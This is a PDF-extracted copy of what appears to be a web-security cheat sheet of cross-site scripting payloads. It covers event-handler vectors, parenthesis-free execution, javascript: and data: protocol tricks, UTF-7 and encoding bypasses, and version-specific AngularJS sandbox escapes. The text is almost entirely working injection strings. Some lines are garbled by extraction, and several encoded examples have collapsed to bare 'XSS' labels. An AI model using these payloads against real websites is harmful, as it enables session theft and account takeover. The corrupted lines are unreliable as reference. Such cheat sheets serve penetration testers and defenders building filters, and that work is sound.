

































onpause

Requires clicking the element to pause



<audio autoplay controls onpause=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>











onreset

Requires a click



<form onreset=alert(1)><input type=reset>











onsearch

Fires when a form is submitted and the input has a type attribute of search



<form><input type=search onsearch=alert(1) value="Hit return" autofocus>














onsubmit Requires a form submission form ▼

<form onsubmit=alert(1)><input type=submit>



Compatibility:







onunload

Requires a click anywhere on the page and a reload



<svg onunload=window.open('javascript:alert(1)')>













onvolumechange

Requires volume adjustment



<audio autoplay controls onvolumechange=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>












onwheel Fires when you use the mouse wheel body ▼ <body onwheel=alert(1)> Compatibility: ○ ⑤ ⑥ 은 ②



No parentheses using exception handling and eval

<script>throw onerror=eval,'=alert\x281\x29'</script>



No parentheses using exception handling and eval on Firefox

<script>{onerror=eval}throw{lineNumber:1,columnNumber:1,fileName:1,message:'alert\x281\x29'}</script>



No parentheses using ES6 hasInstance and instanceof with eval

<script>'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}</script>



No parentheses using ES6 hasInstance and instanceof with eval without .

<script>'alert\x281\x29'instanceof{[Symbol['hasInstance']]:eval}</script>



No parentheses using location redirect

<script>location='javascript:alert\x281\x29'</script>



No parentheses using location redirect no strings

<script>location=name</script>



No parentheses using template strings

<script>alert`1`</script>



Frameworks



Bootstrap onanimationstart event

<xss class=progress-bar-animated onanimationstart=alert(1)>



Bootstrap ontransitionend event

<xss class="carousel slide" data-ride=carousel data-interval=100 ontransitionend=alert(1)><xss class=carousel-inner><xss
class="carousel-item active"></xss><xss class=carousel-item></xss></xss>



Protocols



<iframe src="javascript:alert(1)">



Object data attribute with JavaScript protocol

<object data="javascript:alert(1)">



Embed src attribute with JavaScript protocol

<embed src="javascript:alert(1)">



A standard JavaScript protocol

XSS



The protocol is not case sensitive

XSS





Characters \x01-\x20 are allowed before the protocol

XSS



Characters \x09,\x0a,\x0d are allowed inside the protocol

XSS



Characters \x09,\x0a,\x0d are allowed after protocol name before the colon

<a href="javascript
:alert(1)">XSS



Xlink namespace inside SVG with JavaScript protocol

<svg><a xlink:href="javascript:alert(1)"><text x="20" y="20">XSS</text>



SVG animate tag using values

<svg><animate xlink:href=#xss attributeName=href values=javascript:alert(1) /><text x=20 y=20>XSS</text>



SVG animate tag using to

<svg><animate xlink:href=#xss attributeName=href from=javascript:alert(1) to=1 /><text x=20 y=20>XSS</text>



SVG set tag

<svg><set xlink:href=#xss attributeName=href from=? to=javascript:alert(1) /><text x=20 y=20>XSS</text>



Data protocol inside script src

<script src="data:text/javascript,alert(1)"></script>



SVG script href attribute without closing script tag

<svg><script href="data:text/javascript,alert(1)" />



SVG use element Chrome/Firefox

<svg><use href="data:image/svg+xml,<svg id='x' xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink'</pre>

width='100' height='100'><a xlink:href='javascript:alert(1)'><rect x='0' y='0' width='100' height='100' /></svg>#x"></use></svg>



Import statement with data URL

<script>import('data:text/javascript,alert(1)')</script>



Base tag with JavaScript protocol rewriting relative URLS



MathML makes any tag clickable

<math><x href="javascript:alert(1)">blah



Button and formaction

<form><button formaction=javascript:alert(1)>XSS



Input and formaction

<form><input type=submit formaction=javascript:alert(1) value=XSS>



Form and action

<form action=javascript:alert(1)><input type=submit value=XSS>



Isindex and formaction

<isindex type=submit formaction=javascript:alert(1)>



Isindex and action

<isindex type=submit action=javascript:alert(1)>



Use element with an external URL

<svg><use href="//subdomain1.portswigger-labs.net/use element/upload.php#x" /></svg>



Other useful attributes

Using srcdoc attribute

<iframe srcdoc=""></iframe>



Using srcdoc with entities

<iframe srcdoc=""></iframe>



Click a submit element from anywhere on the page, even outside the form

<form action="javascript:alert(1)"><input type=submit id=x></form><label for=x>XSS</label>



Hidden inputs: Access key attributes can enable XSS on normally unexploitable elements

<input type="hidden" accesskey="X" onclick="alert(1)"> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)



Link elements: Access key attributes can enable XSS on normally unexploitable elements

<link rel="canonical" accesskey="X" onclick="alert(1)" /> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)





Download attribute can save a copy of the current webpage

Test



Disable referrer using referrerpolicy



Special tags

\wedge

Redirect to a different domain

<meta http-equiv="refresh" content="0; url=//portswigger-labs.net">



Meta charset attribute UTF-7

<meta charset="UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-



Meta charset UTF-7

<meta http-equiv="Content-Type" content="text/html; charset=UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 1

+/v8

+ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 2

+/v9

+ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 3

+/v+

+ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 4

+/v/

+ADw-script+AD4-alert(1)+ADw-/script+AD4-



Upgrade insecure requests

<meta http-equiv="Content-Security-Policy" content="upgrade-insecure-requests">



Disable JavaScript via iframe sandbox

<iframe sandbox src="//portswigger-labs.net"></iframe>



Disable referer

<meta name="referrer" content="no-referrer">



Encoding

Overlong UTF-8

%C0%BCscript>alert(1)</script>
%E0%80%BCscript>alert(1)</script>
%F0%80%80%BCscript>alert(1)</script>
%F8%80%80%80%BCscript>alert(1)</script>
%FC%80%80%80%80%BCscript>alert(1)</script>



Unicode escapes

<script>\u0061lert(1)</script>



Unicode escapes ES6 style

<script>\u{61}lert(1)</script>



Unicode escapes ES6 style zero padded

<script>\u{0000000061}lert(1)</script>



Hex encoding JavaScript escapes

<script>eval('\x61lert(1)')</script>



Octal encoding

<script>eval('\141lert(1)')</script>
<script>eval('\21ert(\061)')</script>

<script>eval(alert(\u001))</script>
<script>eval('alert(\61)')</script>



Decimal encoding with optional semi-colon

XSSXSS



SVG script with HTML encoding

<svg><script>alert(1)</script></svg>
<svg><script>alert(1)</script></svg>
<svg><script>alert
(1)</script></svg>
<svg><script>x="",alert(1)//";</script></svg>



Decimal encoding with padded zeros

XSS



Hex encoding entities

XSS



Hex encoding without semi-colon provided next character is not a-f0-9

```
<a href="j&#x61vascript:alert(1)">XSS</a>
<a href="&#x6a
avascript:alert(1)">XSS</a>
<a href="&#x6a avascript:alert(1)">XSS</a>
```



Hex encoding with padded zeros

XSS



Hex encoding is not case sensitive

XSS



HTML entities

- XSS
- XSS
- <a href="java
script:alert(1)">XSS
- XSS



URL encoding

XSS



HTML entities and URL encoding

XSS



Obfuscation



Firefox allows NULLS after &

Firefox



Firefox allows NULLs inside named entities

Firefox



Firefox allows NULL characters inside opening comments

<!-- ><iframe/onload=alert(1)>"> -->

<!-- ><iframe/onload=alert(1)>"> -->



Data protocol inside script src with base64

<script src=data:text/javascript;base64,YWxlcnQoMSk=></script>



Client-side template injection



1.0.1 - 1.1.5

Mario Heiderich (Cure53)

41

{{constructor.constructor('alert(1)')()}}



1.0.1 - 1.1.5 (shorter)

Gareth Heyes (PortSwigger) & **Lewis Ardern** (Synopsys)

33

{ {\$on.constructor('alert(1)')()}}



```
口 Copy
1.2.0 - 1.2.1
Jan Horn (Google)
122
{{a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()}}

    Copy

1.2.2 - 1.2.5
Gareth Heyes (PortSwigger)
23
{{{}."));alert(1)//"}}
 ☐ Copy
1.2.6 - 1.2.18
Jan Horn (Google)
106
{{( =''.sub).call.call({}[$='constructor'].getOwnPropertyDescriptor( . proto ,$).value,0,'alert(1)')()}}
 口 Copy
```

1.2.19 - 1.2.23 Mathias Karlsson (Detectify) 124 {{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a", "alert(1)"].sort(toString.constructor);}} Copy 1.2.24 - 1.2.29 **Gareth Heyes** (PortSwigger) 23 {{{}."));alert(1)//"}} Copy 1.2.27-1.2.29/1.3.0-1.3.20 Gareth Heyes (PortSwigger) 23 {{{}."));alert(1)//"}} Copy 1.3.0

Gábor Molnár (Google)

272

```
{{!ready && (ready = true) && (

!call
? $$watchers[0].get(toString.constructor.prototype)
: (a = apply) &&
(apply = constructor) &&
(valueOf = call) &&
(''+''.toString(
'F = Function.prototype;' +
'F.apply = F.a;' +
'delete F.a;' +
'delete F.valueOf;' +
'alert(1);'
)));}}
Copy
```

1.3.3 - 1.3.18

Gareth Heyes (PortSwigger)

128

```
{{{}}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;'a'.constructor.prototype.charAt=
[].join;$eval('x=alert(1)//');}}
```



1.3.19

Gareth Heyes (PortSwigger)

```
102
\{\{'a'[\{toString:false,valueOf:[].join,length:1,0:'proto'\}].charAt=[].join;$eval('x=alert(1)//');\}\}
 Copy
1.3.20
Gareth Heyes (PortSwigger)
65
{{'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)');}}
 ☐ Copy
1.4.0 - 1.4.9
Gareth Heyes (PortSwigger)
74
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}
 口 Copy
1.5.0 - 1.5.8
Ian Hickey & Gareth Heyes (PortSwigger)
79
{{x={'y':''.constructor.prototype};x['y'].charAt=[].join;$eval('x=alert(1)');}}
口 Copy
```

```
1.5.9 - 1.5.11
Jan Horn (Google)
517
{ {
c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
c.$apply=$apply;c.$eval=b;op=$root.$$phase;
$root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
B=C(b,c,b);$evalAsync("
astNode=pop();astNode.type='UnaryExpression';
astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
astNode.argument={type:'Identifier',name:'foo'};
");
m1=B($$asyncQueue.pop().expression,null,$root);
m2=B(C, null, m1);[].push.apply=m2;a=''.sub;
$eval('a(b.c)');[].push.apply=a;
} }
 Copy
>=1.6.0
Mario Heiderich (Cure53)
41
{{constructor.constructor('alert(1)')()}}
 口 Copy
```

